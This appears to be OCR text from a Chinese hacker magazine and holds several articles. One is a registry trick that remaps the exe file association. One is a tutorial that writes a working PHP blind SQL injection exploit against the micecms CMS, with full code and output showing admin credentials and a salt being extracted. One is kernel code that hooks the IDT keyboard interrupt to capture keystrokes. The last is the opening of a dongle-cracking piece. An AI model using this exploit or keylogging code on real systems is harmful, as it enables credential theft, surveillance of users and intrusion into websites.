[HKEY_CLASSES_ROOT\yunfile\shell\runas]
[HKEY_CLASSES_ROOT\yunfile\shell\runas\command]
@="\"%1\" %*"
[HKEY_CLASSES_ROOT\yunfile\shellex]

[HKEY_CLASSES_ROOT\yunfile\shellex\DropHandler]
@="{86C86720-42A0-1069-A2E8-08002B30309D}"
[HKEY_CLASSES_ROOT\yunfile\shellex\PropertySheetHandlers]
[HKEY_CLASSES_ROOT\yunfile\shellex\PropertySheetHandlers\PifProps]
@="{86F19A00-42A0-1069-A2E9-08002B30309D}"
[HKEY_CLASSES_ROOT\yunfile\shellex\PropertySheetHandlers\ShimLayer Property Page]
@="{513D916F-2A8E-4F51-AEAB-0CBC76FB1AF8}"
[HKEY_CLASSES_ROOT\yunfile\shellex\PropertySheetHandlers\{B41DB860-8EE4-11D2-9906-E49FADC173CA}]
@=""
```

之后将其保存为“yunfile.reg”文件，双击后即可创建和“exefile”标识完全相同的“yunfile”标识。上述代码实际上很简单，就是将注册表编辑器中的“HKEY_CLASSES_ROOT\exefile”路径导出，并将其中的“exefile”全部更换为“yunfile”即可。之后需要对上述“newexe.reg”文件进行相应修改：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.yun]
@="yunfile"
```

这样重新双击“newexe.reg”文件，就会在注册表文件关联中使用“yunfile”替换“exefile”标识。这样在资源管理器中将选中的任意exe文件的后缀更改为“.yun”，照样可以正常执行，而且也不怕病毒和exe文件建立关联了，因为“cxcfile”标识已经不存在了。实际上，按照上述想法，我们完全可以“开发”一种全新的防毒方法。首先在注册表编辑器中找到“HKEY_CLASSES_ROOT\exefile”分之，将其导出为单独的文件进行备份。之后在注册表中选中该分支，在右侧窗口中双击“默认”项，在弹出的编辑窗口中将“数值数据”更改为不存在的文件关联（例如“None-efile”等），之后重新启动电脑，在Windows重新启动后，在桌面上就会打开很多记事本窗口，这是因为exe文件的关联变成了无效的项目，很多自动运行的程序都无法运行了（其中也包括病毒程序），于是Windows就使用记事本将上述程序逐一打开，这样就连病毒也无法启动了。在打开的记事本中很容易找到可疑程序，将其内容清空后保存，即可彻底清楚可疑程序。当然，之后还需要导入上述保存的注册表文件，这样就可以恢复正常程序的执行操作。

跟我一起编写PHP盲注EXP

Dark

EXP全称为exploit,也就是漏洞利用程序。经过一段时间的学习，我发现编写EXP也不是大牛的专利，小菜也能编写出属于自己的EXP。能够编写EXP的语言很多，比如说c,c++,perl,python等各种语言，不同的语言在不同的环境下有相对应的优势，由于今天写的EXP对应的是一个php的整站系统，所以就使用php编写EXP。

一、前期准备

俗话说的好，工欲善其事,必须利其器，下面就介绍下所需要的前期准备：

php运行环境（包括php5，iis或者apache）

数据库（php系统一般使用mysql数据库）

代码编写工具（可以使用专业的工具如zend，php-pcdit，也可以使用notepad++等轻量级工具，当然使用记事本也可以，不过不建议使用记事本）

其它辅助工具（如注入工具，抓包工具）

php语言基础（这就不用说了，必要的基础是需要的，连漏洞的原理都不懂是写不出EXP的）

这里如果小菜觉得php和数据库不太好搭建，可以使用xampp，安装后就会搭建起php5+mysql5+apache的环境了。由于这篇文章主要是介绍EXP的编写，这里就不具体说安装过程了。

二、漏洞分析

编写的是漏洞利用程序，当然得有漏洞，这里找了一个叫micecms的php整站系统，这个系统是基于MVC框架的。这里简单说明下下什么是MVC,MVC是三个单词的缩写，分别为： 模型(Model),视图(View)和控制Controller)。MVC模式的目的就是实现Web系统的职能分工，使用MVC框架可能开始觉得比较麻烦，不过一旦搭建起来，后期的开发和维护旧相当的方便。由于漏洞分析不是主要的地方，这里我就简单讲解下出现漏洞函数。




图1

首先通过POST方式获得了pollcategory_id，图1。然后就带入数据库查询，在带入数据库查询的过程中并没有对pollcategory_id进行过滤，因此注入漏洞出现。但是这里为什么称为盲注，那是因为你提交的数据不会在页面上进行显示，而你只有通过弹出的消息判断语句的成功与否。你可能又会说那么我可以用php注入工具啊，但是当我把这个页面的地址告诉你，你就知道这不太可能。这个页面访问的地址为http://127.0.0.1/poll，可能一些小菜看出来了，这和普通的注入链接不太一样。也就是说，不论你放在pangolin还是nbsi中，都是没法注入的。那么怎么办呢，这个时候可以通过构造表单的方式进行注入，图2。

```
<form action="http://www.micecms.com/cms/index.php/poll" method="POST">
pollid:<input type="text" name="pollid" value=""/>
<input type="submit" value="提交"/>
</from>
```

图2

这时候我们用浏览器打开这个表单，填入”1 and 1=1”,图3.点击提交，出现空白页面，我们查看页面源代码，出现投票失败语句，图4。




图3




图4

下面我们在表单中填写”1 and 1=2”,点击提交，查看源代码，很明显和上面不一样了，图5。这其中不一样的地方就是关键字，也就是判断语句执行成功还是失败的重要条件，由于关键字非常重要，所以我们最好选择便于程序识别的英文语句，这里我选择Pollresults作为关键字。




图5

好了现在关键字选择好了，就可以注入了，如果这么手动的猜解，我们每猜解一个用户就需要上百条的语句，估计从早上开始猜解，猜完一个用户就快要到中午了。因此我们将要将这些过程交给程序来做。

三、EXP编写

通过上面的分析，我们应该就知道编写EXP的必要性了，下面我们就具体开始编写代码。首先我要说明下，php作为一种脚本语言，一般是通过浏览器访问的。不过EXP一般却是在cmd下运行的，这叫做php的CLI（command-line interface，命令行界面）模式，可在用户提示符下键入可执行指令的界面。

首先写点简单的练下手，也就是写下作者信息或者说叫使用方法的东西，如下图6

语句比较简单，我只是说下第9句if($argc!=2&&$argc!=3),其中$argc代表的是参数的个数，比如说我填写的micecms.php localhost /micecms/这个参数就是3个。那么如果你填写的参数不是2个或者3个，程序就显示使用说明，并且退出。这里我演示一下，这里我输入了3个test，也就是参数多了一个，就显示了如下页面，图7。

```
1  <?php
2  echo '
3  *******************************************
4  Exp   :MiceCms Sql Injection Exploit
5  Author:darkwahaha
6  blog  :http://hi.baidu.com/darkwahaha
7  *******************************************';
8  echo "\r\n";
9  if($argc!=2&&$argc!=3)
10 {
11 echo '
12 *******************************************
13 Please use the right usage
14 Example:php.exe micecms.php localhost /micecms/
15 *******************************************';
16 exit();
17 }
```

图6

```
C:\ph\xampp\php>php C:\ph\xampp\htdocs\exp\micecmsexp.php test test test
PHP Warning:  Directive 'magic_quotes_gpc' is deprecated in PHP 5.3 and greater
in Unknown on line 0

*******************************************
Exp   :MiceCms Sql Injection Exploit
Author:darkwahaha
blog  :http://hi.baidu.com/darkwahaha
*******************************************

*******************************************
Please use the right usage
Example:php.exe micecms.php localhost /micecms/
*******************************************
C:\ph\xampp\php>_
```

图7

要利用这个注入漏洞，就是要程序模拟提交注入语句，其中常见的提交语句给服务器有两种方法，一种是通过fputs方式提交，一种是通过curl提交，网上大多数是通过fputs方式提交的，不过经过我的测试使用curl提交无论是速度还是稳定性都高于fputs方式，所以这里我选择curl方式。下面我就写了一个Send_Data函数，图8，首先，$host代表的是主机名，$path代表的是网站路径，比如所如果网站地址为www.xxx.com/micecms/ ,那么$host就是www.xxx.com,$path为/micecms/。$myheader是发送的http头信息，经过测试，不要头信息也可以成功，不过为了规范和以后写http头注入方便，这里我还是写出来了。下面就是使用curl发送数据，这里说明下，由于是POST注入，所以method使用POST。其中$resp就是服务器返回的代码，程序也就根据返回代码判断注入是否成功。其中curl_setopt就是设置各种参数，$data就是我们提交的注入语句，通过程序自动向服务器发送注入语句，也就比手工速度快多了。

```
function Send_Data($sql){          //发送数据
global $path;
global $host;
$myheader=array(
    'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
    'Accept-Language: zh-cn,zh;q=0.5',
    'Accept-Charset: gb2312,utf-8;q=0.7,*;q=0.7',
    'Content-Type: application/x-www-form-urlencoded; charset=UTF-8',
    'Connection: Keep-Alive',
    'Cache-Control: no-cache',
    'User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; InfoPath.2)'
    );
$data = "pollid=1".$sql;
$ch = curl_init();
$timeout = 0;
$method='POST';
$url=$host.$path."index.php/poll";
curl_setopt($ch,CURLOPT_URL,$url);
curl_setopt($ch,CURLOPT_POST,$method);
curl_setopt($ch,CURLOPT_HTTPHEADER,$myheader);  //不要也可以
curl_setopt($ch,CURLOPT_RETURNTRANSFER,1);
curl_setopt($ch,CURLOPT_CONNECTTIMEOUT,0);
curl_setopt($ch,CURLOPT_POSTFIELDS,$data);
curl_setopt($ch,CURLOPT_HEADER,$header);
$resp=curl_exec($ch);
return $resp;
}
```

图8

写了发送语句，就要准备注入语句了，这里注入语句有两种方式获得。第一种是通过网上总结的注入语句，然后根据自己的情况进行改动。第二种是通过注入工具找一个可

以注人的地方，然后通过WinSock Expert等抓包工具进行抓包，由于抓包在黑手以前很多文章都提到过，这里就不说明。这里我简单的说下一般盲注入的过程。

猜解数据库名长度：

and Length((database()))<8? //如果返回正常说明数据库长度小于8

猜解数据库名

and ascii(substring((database()),1,1))=122 //如果正常说明数据库第一位是z，其中122表示z的ascii码

and ascii(substring((database()),2,1))=122 //表示猜解数据库第二位

猜解表段长度and Length((SELECT distinct table_name FROM information_schema.tables Where table_schema= 0x6D696365636D73 limit 0,1))<10 //返回正常表示表段的长度小于10，由于系统有可能修改了表的前缀，所以如果服务器的mysql版本高于5.0,可以通过information_schema.猜出表前缀。这里0x6D696365636D73的是micecms的HEX格式。

猜解具体字段值

ascii(substring((SELECT password FROM mice_user LIMIT 0,1),1,1))=122//猜解password字段的第一个值，如果返回正常表示第一个字符为z

```
function GetData($sql)
{
$num_sql=$sql.'<58';
$res=Send_Data($num_sql);
$out=iconv('UTF-8','GBK',$res);
$findstr='Pollresults';                    //key
$return = check_return($out,$findstr);     //确定返回值

if($return)
{
for($i=48;$i<58;$i++)                //猜解数字
{
$num_sql=$sql.'='.$i;
$res=Send_Data($num_sql);
$out = iconv('UTF-8','GBK',$res);          //完整返回值
$findstr='Pollresults';                    //key
$return = check_return($out,$findstr);     //确定返回值
if($return)
{
return $i;
}}}
else{
for($i=97;$i<123;$i++)                     //猜解字符,这里表示a-z
{
$num_sql=$sql.'='.$i;
$res=Send_Data($num_sql);
$out = iconv('UTF-8','GBK',$res);          //完整返回值
$findstr='Pollresults';                    //key
$return = check_return($out,$findstr);     //确定返回值
if($return)
{
return $i;}}}
echo "字段名猜解完成";
return 'ok';
}
function  GetUserNum($sql){
```

图9

```
function GetUserData($dataname,$j,$listname,$user_loginname,$tablename='mice_user'){
for($j_num=1;$j_num<$user_loginname;$j_num++){
$sql='and+ascii(substring((SELECT+'.$dataname.'+FROM+'.$tablename.'+LIMIT+'.$j.',1),'.$j_num.',1))';
$return[]=$ok=GetData($sql);
if($ok=='ok')
{
break;
}
echo "获得一个字符".chr($ok);
echo "\r\n";
}
echo "获得".$listname."字段值为:";
$val='';
foreach($return as $value)
{
echo chr($value);
$val.=chr($value);
}
echo "\r\n";
unset($return);
return $val;
}
```

图10

下面进行具体猜解函数的编写，首先GetData函数，为了提高猜解效率，我将数据分成了两部分，一部分数字，一部分字母。如果ascii码小于58返回正确，那么说明这位是数字，那么就进行数字猜解，否则进入字母猜解。如果$return为真，说明此sql语句正确，也就是猜解成功一位，那么就返回当前ascii码。由于这段代码是影响EXP效率的关键地方，因此对这里的优化相当的重要，开始我没有对数字和字母进行分类处理。后来进行分类后效率提高了将近30%，当然这里不是最优算法，使用折半查找的方法效率更高，这就交给读者自己写吧。

上面那个函数是获得一个字符，下面这个函数就是将多个字符组成字段值。首先通过chr函数将ascii码变成字符，然后将它保存在$val这个变量中，一旦猜解完毕，就将这个值返回。

四、测试EXP

通过上面的几个函数的讲解，我想大家应该明白了写PHP的基本思路了，还有些函数我就不一一介绍了。下面我本地测试下EXP的使用。

首先，我们在cmd中找到php的路径，然后输入exp的路径，填入ip或者网址，后面填入具体的路径，然后回车，EXP就会慢慢的进行猜解了，图11。

```
命令提示符
C:\ph\xampp\php>php C:\ph\xampp\htdocs\exp\micecmsexp.php 127.0.0.1 /find/micecm
s/
PHP Warning:  Directive 'magic_quotes_gpc' is deprecated in PHP 5.3 and greater
in Unknown on line 0

************************************************
Exp    :MiceCms Sql Injection Exploit
Author:darkwahaha
blog   :http://hi.baidu.com/darkwahaha
************************************************
获得一个字符m
获得一个字符i
获得一个字符c
获得一个字符e
字段名猜解完成获得表段名字段值为:mice
猜解成功共有2个用户
获得一个字符a
获得一个字符d
获得一个字符m
获得一个字符i
获得一个字符n
字段名猜解完成获得用户名字段值为:admin
获得一个字符a
获得一个字符e
获得一个字符c
```

图11

```
命令提示符
获得一个字符0
获得一个字符1
获得一个字符0
获得一个字符8
获得一个字符6
获得一个字符6
获得一个字符8
获得一个字符c
获得一个字符3
获得一个字符8
获得一个字符c
获得一个字符1
获得一个字符e
获得一个字符2
获得一个字符7
获得一个字符6
获得一个字符7
获得一个字符1
获得一个字符4
获得一个字符4
获得一个字符a
获得一个字符a
获得salt字段值为:1892a042340108668c38c1e2767144aa
猜解完毕,共用时62秒
C:\ph\xampp\php>
```

图12

下面我们看看使用EXP的效率如何，我先介绍下MICECMS的加密模式。MICECMS的一个账号包括一个用

户名，一个40位的sha1加密的密码，还有一个32为位的salt。也就是手工猜解肯定要花费很多时间的，下面我们看看使用EXP猜解2个账号使用的时间，图12。使用EXP只花费了62秒就猜解了两个账号，可见效率还是比较可以的。不过如果测试远程网址，就跟本地网速和远程网站的网速有很大的关系了，经过我的测试，在网速正常的情况下，1个账号在2分钟内还是可以猜解出来的，虽然说速度肯定不能和union查询相比，不过至少说比手动猜解块多了。

五、后记

可以说写EXP是一个小菜慢慢向上提高的必经阶段，我也在学习的阶段，所以代码的规范性和效率还有待提高。由于篇幅有限，我也没有讲解所有的代码，我会将代码留下，如果有不足之处希望大家和我一起交流学习。

（文章中涉及的相关源码本期光盘已收录）

RING3下通过修改中断描述表来监控键盘输入

zeif

何为中断门？众所周知，Windows有R0和R3之分，要想从R3进入R0有很多方法，其中之一就是"穿过"名叫中断门的这扇"门"，人们把由中断引起的用户模式与内核模式的切换，形象的称之为穿过中断门。要说如何穿过中断门，这就离不开中断描述表IDT，或者称之为中断索引表要更为之贴切。

IDT者，Interrupt Descriptor Table也，名字很吓人，究其实质就是一块存放特殊数据的内存。

每当按下键盘上的键子就会产生一次键盘中断，每当点击鼠标就会产生一次鼠标中断，可见中断无处不在。操作系统每次收到中断就会访问这块名叫idt所代表的内存，然后根据中断索引来找到相应的处理函数，进而来处理此次中断。试想一下，如果我们把键盘的中断处理函数hook掉，是不是就能达到监控键盘的目的呢？答案是肯定的。

中断分为硬件中断，和软件中断。硬件中断又被称之为IRQ。一个IRQ是来自于哪个硬件，一般来讲都是固定的，比如IRQ1就一定是PS/2键盘的中断。实际上每个IRQ存在一个“中断索引”(中断号)与之对应，比如，在排除IOAPIC重定位的情况下，IRQ1对应的就是 int 93h,但是说了半天，这“中断索引”又是神马？且看int 93h这条指令，其中的93就是索引。但是又是怎样应用这个索引的呢？各位看官，您莫要着急，让小菜我徐徐道来,先来看一下下面的结构体:

```
#pragma pack(push,1)
typedef struct _IDT_ELEMENT {
                WORD offset_low;
                WORD selector;
                BYTE reserved;
                BYTE type:4;
                BYTE always0:1;
                BYTE dpl:2;
                BYTE present:1;
                WORD offset_high;
} IDT_ELEMENT, *PIDT_ELEMENT;
#pragma pack(pop)
```

其实idt这块内存是由许多的上面的结构体“垒砌”而成的，中断的处理函数的地址就写在其中。在32位的情况下，中断处理函数的地址是32位的，但是很蛋疼的是，不知道什么原因，他被分成了两部分，offset_low中是低16位，offset_high是高16位。type是中断的类别。其他别的与本文无关就不费口舌了，但是值得注意的是，结构体中类似BYTE type:4;这样的声明，它的意思是type这个元素只占4位，以此类推always0只占1位，dpl只占2位，present只占1位，这就体现了c语言的强大之处，在这里借鉴了前辈的经验，定义了几个宏，如下：

```
#define GET_IDT_ADDRESS(low, high) \
((DWORD)(((WORD)((DWORD)(low) & 0xffff))
| ((DWORD)((WORD)((DWORD)(high) & 0xffff))) <<
16))

#define SPLIT_IDT_LOW16(data) \
((WORD)(((DWORD)data) & 0xffff))

#define SPLIT_IDT_HIGH16(data) \
((WORD)(((DWORD)data) >> 16))
```

GET_IDT_ADDRESS是把高低16位地址转换成32位地址，SPLIT_IDT_LOW16是取32位地址的低16位，SPLIT_IDT_HIGH16是取32位地址的高16位。

下面来看看具体的索引过程，当执行int 93这条指令的时候，操作系统找到IDT表中第0x93个IDT_ELEMENT结构，然后得到里面的处理函数，进而执行处理函数。一切就是如此简单，只需要改变offset_low和offset_high就能达到我们hook的目地。说的这么热火朝天，还没介绍怎么获得IDT表的地址呢，其实很简单，如下：

```
#pragma pack(push,1)
typedef struct _IDT_INFO {            //此结构用
来保存IDT的的相关信息
        WORD limit;
        DWORD base;
} IDT_INFO, *PIDT_INFO;
#pragma pack(pop)

void* GetIdt()
```

```
{
        IDT_INFO idtr;
        _asm sidt idtr
        return (void*)idtr.base;
}
```

上面的函数就是获得IDT的过程，sidt idtr意为把IDT的地址存放在idtr中，获取到IDT后，又要怎样Hook呢。看如下代码：

```
void HookInt93(void* pHookFunction)//pHookFunctionhook函数的地址，如果pHookFunction为0，则还原hook，如果不为0，则安装hook，被替换后的函数地址就是pHookFunction
{
        PIDT_ELEMENT pInt93=(PIDT_ELEMENT)GetIdt();//获取IDT
        pInt93 += 0x93;//定位到第0x93个IDT_ELEMENT，正是我们要找的键盘中断处里函数所在的结构

        DbgPrint("Int93 Call Break Function Is %08X \n",GET_IDT_ADDRESS(pInt93->offset_low,pInt93->offset_high));

        if(pHookFunction)//判断要还原还是安装hook
        {
                pOldFuction=(void*)GET_IDT_ADDRESS(pInt93->offset_low,pInt93->offset_high);//pOldFuction是一个全局变量，存储"老"的键盘中断处理函数
                pInt93->offset_low = SPLIT_IDT_LOW16(pHookFunction);//把新的函数地址替换上去
                pInt93->offset_high = SPLIT_IDT_HIGH16(pHookFunction);
        }else
        {
                pInt93->offset_low = SPLIT_IDT_LOW16(pOldFuction);//还原成"老"的键盘中断处理函数
                pInt93->offset_high = SPLIT_IDT_HIGH16(pOldFuction);
        }

        DbgPrint("New Int93 Call Break Function Is %08X \n",GET_IDT_ADDRESS(pInt93->offset_low,pInt93->offset_high));
}
```

这里要说明一下，这段代码在多个cpu的情况下是有缺陷的，因为每一个cpu都对应着自己的IDT，所以要进行cpu的切换，这里不做介绍了，有兴趣的童鞋可以google一下，很简单的说。接下来，就是考虑要用什么样的函数去替换"老"的键盘中断处理函数，因为要保持堆栈平衡，所以推荐写成如下形势：

```
void __declspec(naked) NewInt93()
{
        __asm
        {
                pushad
                pushfd
                call ReadAndWriteKbd//我们的监控键盘的函数，下面会说
                popfd
                popad
                jmp pOldFuction//跳回真正的中断处理函数
        }
}
```

naked是告诉编译器不要生成，杂七杂八的东西，直接生成我们的代码，这样才能堆栈平衡，才不会出问题，钩子是挂上了，但是怎么读取键盘的输入呢？许多前辈指出可以用读取硬件端口的形势。先介绍一下有关于键盘的端口吧。要用到的端口一共有2个，一个是0x60,一个是0x64。这两个端口的配合很猥琐，0x60是数据端口，用指令in al,0x60即可获得从键盘输入的数据。而0x64是状态端口，因为0x60端口不是每时每刻都是可读或者可写的，所以0x64标志了0x60端口的到底是可读还是可写。下面来看代码：

```
ULONG WaitForKbdWriteAble()//判断0x60是否为可写
{
        int i=100;
        BYTE buf;
        do
        {
                __asm
                {
                        in al,0x64
                        mov buf,al
                }
                KeStallExecutionProces-
```

```
sor(50);//让cpu休息50毫秒，cpu真辛苦。。。
                if(!(buf & IBUFFER_FULL)) //判断是否可写
                {
                        break;
                }
        }while(i--);

        if(i)
        {
                return TRUE;
        }
        return 0;

}

ULONG WaitForKbdReadAble()//判断0x60是否为可读
{
        int i=100;
        BYTE buf;
        do
        {
                __asm
                {
                        in al,0x64
                        mov buf,al
                }
                        KeStallExecutionProcessor(50);
                if(!(buf & OBUFFER_FULL)) //判断是否可读
                {
                        break;
                }

        }while(i--);

        if(i)
        {
                return 1;
        }
        return 0;
}
```

上面的两段代码是判断端口是否可读可写，下面的代码就是真刀实枪的读取键盘输入了，再看代码之前，小菜我要交代一件事情，首先我读取0x60端口中的内容，读取后，0x60端口中就没有内容了，如果不做处理直接传到原始的处理函数的话，操作系统就会一点反应木有的，因为木有数据可处理，所以在向下传之前，还要把数据再写回0x60端口去，然后再向下到原始的处理函数，此时问题又出现了，虽然我们把内容传了下去，但是在写端口的同时，又会引发一次键盘中断，又会执行一次我们的新的处理函数，这是一个死循环。要解决这个问题，可以预先定义一个全局变量，把第一次读取的内容保存到这个全局变量里，在第二次读取端口之后，比较新读取的内容和第一次读取的内容，如果相同则不回写0x60端口。

```
void ReadAndWriteKbd()
{
        BYTE bRead;
        WaitForKbdReadAble();//等待端口可读
        __asm
        {
                in al,0x60//读取端口
                mov bRead,al
        }
                KdPrint(("Scan Code Is %2X\r\n",bRead));//打印出得到的数据

        if(bRead != bUsed)
        {
                bUsed = bRead;
                __asm
                {
                        mov al,0xD2
                        out 0x64,al
                                call WaitForKbdWriteAble//等待端口可写
                        mov al,bRead
                         out 0x60,al//回写端口，此时会触发键盘中断
                }
        }
}
```

到此，该说的都已经说了，对了还要说一句--，BYTE，WORD，DWORD在ddk中是木有定义的，所以要自己声明一下：

```
typedef unsigned char BYTE;
typedef unsigned short WORD;
typedef unsigned long DWORD;
```

（文章中涉及的相关代码本期光盘已收录）

打狗记——移动设备校验软件破解

Faust

相信很多人都用过加密狗。所谓加密狗是指在软件运行的过程中要插入指定的设备，通常是USB key或者其他的即插即用设备，并且在程序运行中不能够把设备拔出来。一旦设备拔出来之后程序将停止运行。最近刚好用到这种类型的软件，于是就把它拿来练练手了。

由于涉及到软件的版权和其他相关的敏感信息，在本文中就不提供该软件的相关信息了，为了只是学习一种破解的思路。直接运行软件后会弹出一个“请检查USB Key是否插好”的错误提示，如图1：




图1

